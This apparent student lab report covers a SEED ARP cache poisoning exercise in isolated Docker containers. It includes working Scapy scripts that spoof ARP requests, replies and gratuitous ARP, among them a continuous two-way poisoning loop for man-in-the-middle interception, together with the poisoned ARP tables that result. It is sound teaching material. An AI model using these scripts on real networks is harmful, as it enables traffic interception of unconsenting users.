

APARNAA MAHALAXMI ARULLJOTHI

A20560995

LAB – 6 - ARP Cache Poisoning Attack Lab

SETUP

Here, the docker setup is done using “docker-compose build” and “dcup” and the 2 containers are listed using “dockps”. The MAC and the IP of the respective containers has been noted.

```
seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ dockps
b11e3ac5cb07  A-10.9.0.5
007b95690f9c  B-10.9.0.6
8fbaeb3393a6  M-10.9.0.105
[10/22/24]seed@VM:~/.../Labsetup$ docksh b1
root@b11e3ac5cb07:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 59 bytes 8939 (8.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@b11e3ac5cb07:/#
```

```
seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ docksh 00
root@007b95690f9c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 63 bytes 9485 (9.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@007b95690f9c:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@007b95690f9c:/#
```

```
seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ docksh 8f
root@8fbaeb3393a6:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
root@8fbaeb3393a6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
    RX packets 64 bytes 9595 (9.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8fbaeb3393a6:/#
```

```
file machine view input Devices help
Oct 22 21:01
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup$ ifconfig
br-bccb41c80ce0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:e0ff:fe69:f56f prefixlen 64 scopeid 0x20<link>
    ether 02:42:e0:69:f5:6f txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 6345 (6.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:dd:dc:86:2a txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::646a:e03d:7001:46a2 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b5:79:ac txqueuelen 1000 (Ethernet)
    RX packets 233704 bytes 323379767 (323.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30742 bytes 2258093 (2.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
```

The privilege of the docker-compose.yml has been checked and it is set to true.


```
GNU nano 4.8 docker-compose.yml
HostM:
  image: handsonsecurity/seed-ubuntu:large
  container_name: M-10.9.0.105
  tty: true
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.105

networks:
  net-10.9.0.0:
    name: net-10.9.0.0
    ipam:
      config:
        - subnet: 10.9.0.0/24

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^N Replace      ^U Paste Text   ^T To Spell
Right Ctrl
```

Here I have tried packet sniffing using the 3 ways:

1.using wireshark:



2. Running tcpdump on the vmware using the command “sudo tcpdump -i br-<id> -n”

```
[10/22/24]seed@VM:~/.../Labsetup$ sudo tcpdump -i br-e12d11b96cd9 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on br-e12d11b96cd9, link-type EN10MB (Ethernet), capture size 262144 bytes
11:53:03.332406 ARP, Request who-has 10.9.0.6 tell 10.9.0.1, length 28
11:53:03.332443 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
11:53:03.332455 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 1, length 64
11:53:03.332472 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 1, length 64
11:53:04.347024 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 2, length 64
11:53:04.347166 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 2, length 64
11:53:05.367867 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 3, length 64
11:53:05.367989 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 3, length 64
11:53:06.392222 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 4, length 64
11:53:06.392282 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 4, length 64
11:53:07.415660 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 5, length 64
11:53:07.415721 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 5, length 64
11:53:08.443130 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 6, length 64
11:53:08.443186 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 6, length 64
```

3. Running tcpdump on the containers using the command “tcpdump -i eth0 -n”

```
root@1a718187a188:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:53:03.332420 ARP, Request who-has 10.9.0.6 tell 10.9.0.1, length 28
15:53:03.332443 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
15:53:03.332456 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 1, length 64
15:53:03.332471 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 1, length 64
15:53:04.347098 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 2, length 64
15:53:04.347163 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 2, length 64
15:53:05.367951 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 3, length 64
15:53:05.367987 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 3, length 64
15:53:06.392255 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 4, length 64
15:53:06.392281 IP 10.9.0.6 > 10.9.0.1: ICMP echo reply, id 1, seq 4, length 64
15:53:07.415685 IP 10.9.0.1 > 10.9.0.6: ICMP echo request, id 1, seq 5, length 64
```

TASK 1 ARP Cache Poisoning

Task 1 A

The program has been modified and pasted under the volumes folder in the VM under the name “task1a.py”. This also reflects in the volumes folder under the attacker container (M).

```
TX errors 0   dropped 0   overruns 0   carrier 0   collisions 0

[10/22/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[10/22/24]seed@VM:~/.../Labsetup$ cd volumes
[10/22/24]seed@VM:~/.../volumes$ nano task1a.py
[10/22/24]seed@VM:~/.../volumes$

TX packets 0   bytes 0 (0.0 B)
TX errors 0   dropped 0   overruns 0   carrier 0   collisions 0

root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# ls
task1a.py
root@8fbaeb3393a6:/volumes#
```

PROGRAM FILE:

```
GNU nano 4.8 task1a.py
#!/usr/bin/python3
from scapy.all import *

# Creating an Ethernet frame and an ARP request
E = Ether() # Ethernet frame
A = ARP()   # ARP packet

A.op = 1    # 1 for ARP request
A.psrc = '10.9.0.6' # IP of Host B (spoofed IP)
A.pdst = '10.9.0.5' # IP of Host A (victim)
A.hwsrc = '02:42:0a:09:00:69' # MAC of Host M (attacker)

# Combine Ethernet and ARP layers
pkt = E/A

# Send the packet
sendp(pkt)

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line
```

EXPLANATION OF THE CODE:

This program creates an ARP request packet that associates Host B's IP address (10.9.0.6) with Host M's MAC address (02:42:0a:09:00:69) and sends it to Host A (10.9.0.5). This allows Host M to spoof Host B and perform an ARP cache poisoning attack.

Now, Running the python code file in the attacker container and a ARP request packet is sent. The ARP request consisted of host B's IP address as the target IP and the Host M's MAC address as the Source MAC address.

```
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# ls
task1a.py
root@8fbaeb3393a6:/volumes# python3 task1a.py
.
Sent 1 packets.
root@8fbaeb3393a6:/volumes#
```

After sending the ARP request packet and checking Host A's ARP cache using the `arp -n` command, I observed that Host B's IP address was now mapped to Host M's MAC address. The original MAC address of host B is 02:42:0a:09:00:06

```
root@b11e3ac5cb07:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69 C          eth0
10.9.0.6         ether    02:42:0a:09:00:69 C          eth0
root@b11e3ac5cb07:/#
```

In conclusion the ARP Poisoning attack was successful.

Task 1B

Here On host M, an ARP reply packet is constructed and sent to map B's IP address to M's MAC address under 2 scenarios. One is without clearing A's cache and one is after clearing A's cache.

Scenario 1: without clearing A's Cache:

A python code file is created using nano text editor in the volumes folder in the VM.

```
[10/22/24]seed@VM:~/.../volumes$ nano task2a.py
[10/22/24]seed@VM:~/.../volumes$ nano task2a.py
[10/22/24]seed@VM:~/.../volumes$ ls
task1a.py  task1b.py
[10/22/24]seed@VM:~/.../volumes$
```

PROGRAM FILE:

```
GNU nano 4.8 task1b.py
#!/usr/bin/python3
from scapy.all import *

# Creating an Ethernet frame and an ARP reply
E = Ether() # Ethernet frame
A = ARP()   # ARP packet

A.op = 2    # 2 for ARP reply
A.psrc = '10.9.0.6' # IP of Host B (spoofed IP)
A.pdst = '10.9.0.5' # IP of Host A (victim)
A.hwsrc = '02:42:0a:09:00:69' # MAC of Host M (attacker)
A.hwdst = '02:42:0a:09:00:05' # MAC of Host A (victim)

# Combine Ethernet and ARP layers
pkt = E/A

# Send the packet
sendp(pkt)
```

PROGRAM EXPLANATION:

This program creates an ARP reply packet where Host M pretends to be Host B by associating Host B's IP address (10.9.0.6) with Host M's MAC address (02:42:0a:09:00:69) and sends it to Host A (10.9.0.5). It tricks Host A into updating its ARP cache with the wrong MAC address for Host B, enabling a successful ARP cache poisoning attack.

The python file is executed in the attacker container.

```
Sent 1 packets.
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
root@8fbaeb3393a6:/volumes# python3 task1b.py
```

The output shows that B's IP is mapped to M's MAC address. This shows that the attack was successful.

```
seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ docksh b1
root@b11e3ac5cb07:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69  C             eth0
10.9.0.6         ether   02:42:0a:09:00:69  C             eth0
root@b11e3ac5cb07:/#
```


Scenario 2: after clearing the cache:

The A's cache is cleared using the command `arp -d <ip>`. After clearing the and rechecking with `arp -n` command we can see that the B's IP has been removed. On re executing the code in M's machine, the attack happens again.

```
root@b11e3ac5cb07:/# arp -d 10.9.0.6
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether    02:42:0a:09:00:69    C                     eth0
root@b11e3ac5cb07:/# arp -n
Sent 1 packets.
root@8fbaeb3393a6:/volumes# python3 task1b.py
.
Sent 1 packets.
```

The below pasted screenshot shows that the B's IP is again mapped to M's MAC address. This is checked using `arp -n` command.

```
root@b11e3ac5cb07:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether    02:42:0a:09:00:69    C                     eth0
10.9.0.6                  ether    02:42:0a:09:00:69    C                     eth0
root@b11e3ac5cb07:/#
```

Task 1c

The python code `task1c.py` is created in the `volumes` folder in the VM using nano text editor.

```
task1a.py task1b.py
[10/22/24]seed@VM:~/../volumes$ nano task1c.py
[10/22/24]seed@VM:~/../volumes$ ls
task1a.py task1b.py task1c.py
[10/22/24]seed@VM:~/../volumes$
```

PROGRAM FILE:

```
GNU nano 4.8 task1c.py
#!/usr/bin/python3
from scapy.all import *
import time

# Create an Ethernet frame and a Gratuitous ARP request
E = Ether(dst='ff:ff:ff:ff:ff:ff') # Broadcast MAC address for Ethernet header
A = ARP() # ARP packet

# Set ARP packet fields for Gratuitous ARP request
A.op = 1 # ARP request (Gratuitous uses an ARP request)
A.psrc = '10.9.0.6' # IP of Host B (spoofed IP)
A.pdst = '10.9.0.6' # Same IP for source and destination (Gratuitous ARP characteristic)
A.hwsrc = '02:42:0a:09:00:69' # MAC of Host M (attacker's MAC)
A.hwdst = 'ff:ff:ff:ff:ff:ff' # Broadcast MAC address for ARP header

# Combine Ethernet and ARP layers
pkt = E/A

# Send the Gratuitous ARP packet in a loop
while True:
    sendp(pkt, iface="eth0") # Replace "eth0" with the correct interface if needed
    print("Gratuitous ARP packet sent!")
    time.sleep(5) # Send the ARP packet every 5 seconds (adjust the interval if needed)

[ Read 23 lines ]
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line
```


PROGRAM EXPLANATION:


This program creates and sends a Gratuitous ARP request where Host M claims Host B's IP address (10.9.0.6) and broadcasts it with Host M's MAC address (02:42:0a:09:00:69) to all hosts on the network. It repeatedly sends the spoofed ARP packets every 5 seconds to ensure the ARP cache stays poisoned.

The created .py file is executed in the attacker machine. On execution Gratuitous ARP packets are sent. As done in task 1b, the attack is carried out in both the scenarios – with and without clearing the cache. The cache is cleared using the command `arp -d 10.9.0.6`. this removed the host B's IP.

```
root@8fbaeb3393a6:/volumes# python3 task1c.py
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!

root@b11e3ac5cb07:/# arp -d 10.9.0.6
root@b11e3ac5cb07:/# arp -n
Address          HWtype  HWaddress                     Flags Mask                  Iface
10.9.0.105       ether   02:42:0a:09:00:69             C                            eth0
```

On re-executing the same step after clearing the cache, we execute the attack successfully and the B's IP is mapped to M's MAC.



```
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/Labsetup
[10/22/24]seed@VM:~/Labsetup$ docksh 8f
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# ls
task1a.py task1b.py task1c.py
root@8fbaeb3393a6:/volumes# python3 task1c.py
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
.
Sent 1 packets.
Gratuitous ARP packet sent!
```


```
root@b11e3ac5cb07:/# arp
Address          HWtype  HWaddress                     Flags Mask                  Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69             C                            eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69             C                            eth0
root@b11e3ac5cb07:/#
```

Task 2

Python program is created under the volumes folder in the vm and named as task2.py

```
[10/22/24]seed@vm:~/../volumes$ nano task1c.py
[10/22/24]seed@vm:~/../volumes$ nano task2.py
[10/22/24]seed@vm:~/../volumes$ ls
task1a.py task1b.py task1c.py task2.py
[10/22/24]seed@vm:~/../volumes$
```

PROGRAM FILE:



```
1 from scapy.all import *
2 import time
3
4 # Define the IP and MAC addresses of Host A, Host B, and Host M (the attacker)
5 IP_A = "10.9.0.5"          # IP address of Host A
6 MAC_A = "02:42:0a:09:00:05" # MAC address of Host A
7
8 IP_B = "10.9.0.6"          # IP address of Host B
9 MAC_B = "02:42:0a:09:00:06" # MAC address of Host B
10
11 IP_M = "10.9.0.105"        # IP address of Host M (the attacker)
12 MAC_M = "02:42:0a:09:00:69" # MAC address of Host M (the attacker)
13
14 # ARP packet to poison Host A's ARP cache (map B's IP to M's MAC)
15 def poison_arp_A():
16     arp_poison_A = ARP(op=2, pdst=IP_A, hwdst=MAC_A, psrc=IP_B, hwsrc=MAC_M)
17     send(arp_poison_A)
18
19 # ARP packet to poison Host B's ARP cache (map A's IP to M's MAC)
20 def poison_arp_B():
21     arp_poison_B = ARP(op=2, pdst=IP_B, hwdst=MAC_B, psrc=IP_A, hwsrc=MAC_M)
22     send(arp_poison_B)
23
24 # Continuously send ARP poison packets every 5 seconds to keep entries poisoned
25 while True:
26     poison_arp_A() # Send spoofed ARP packet to Host A
27     print(f"Sent ARP poison packet to Host A: Mapping {IP_B} to {MAC_M}")
28
29     poison_arp_B() # Send spoofed ARP packet to Host B
30     print(f"Sent ARP poison packet to Host B: Mapping {IP_A} to {MAC_M}")
31
32     time.sleep(5) # Wait 5 seconds before sending again
```

EXPLANATION:

This program continuously sends ARP reply packets every 5 seconds to both Host A and Host B to poison their ARP caches. It makes Host A associate Host B's IP (10.9.0.6) with Host M's MAC address and makes Host B associate Host A's IP (10.9.0.5) with Host M's MAC address, allowing Host M to intercept their communication.

On executing the the .py file in the shared volume folder in the machine M, we can see that the packets are sent.

```

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../volumes x seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ docksh 8f
root@8fbaeb3393a6:/# cd volumes
root@8fbaeb3393a6:/volumes# ls
task1a.py task1b.py task1c.py task2.py
root@8fbaeb3393a6:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Here, ARP cache poisoning attack took place. Host A is associated with Host B's IP with Host M's MAC address, and Host B is associated with Host A's IP address with Host M's MAC address. This would ensure that any packets sent between Host A and Host B would be redirected to Host M, and all their communication could be intercepted.

```

seed@VM: ~/.../Lab... x seed@VM: ~/.../vol... x seed@VM: ~/.../Lab... x seed@VM: ~/.../vol... x seed@VM: ~/.../Lab... x seed@VM: ~/.../Lab...
[10/23/24]seed@VM:~/.../volumes$ cd ..
[10/23/24]seed@VM:~/.../Labsetup$ docksh b1
root@b11e3ac5cb07:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6          ether    02:42:0a:09:00:69 C             eth0
10.9.0.105         ether    02:42:0a:09:00:69 C             eth0

```

```

seed@VM: ~/.../Lab... x seed@VM: ~/.../vol... x seed@VM: ~/.../Lab... x seed@VM: ~/.../vol... x seed@VM: ~/.../Lab... x seed@VM: ~/.../Lab...
[10/23/24]seed@VM:~/.../volumes$ docksh 00
root@007b95690f9c:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.5          ether    02:42:0a:09:00:69 C             eth0
10.9.0.105         ether    02:42:0a:09:00:69 C             eth0

```

To capture the packets using wireshark, host A and host B are pinged

```

root@b11e3ac5cb07:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=69 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=70 ttl=64 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=71 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=72 ttl=64 time=0.062 ms
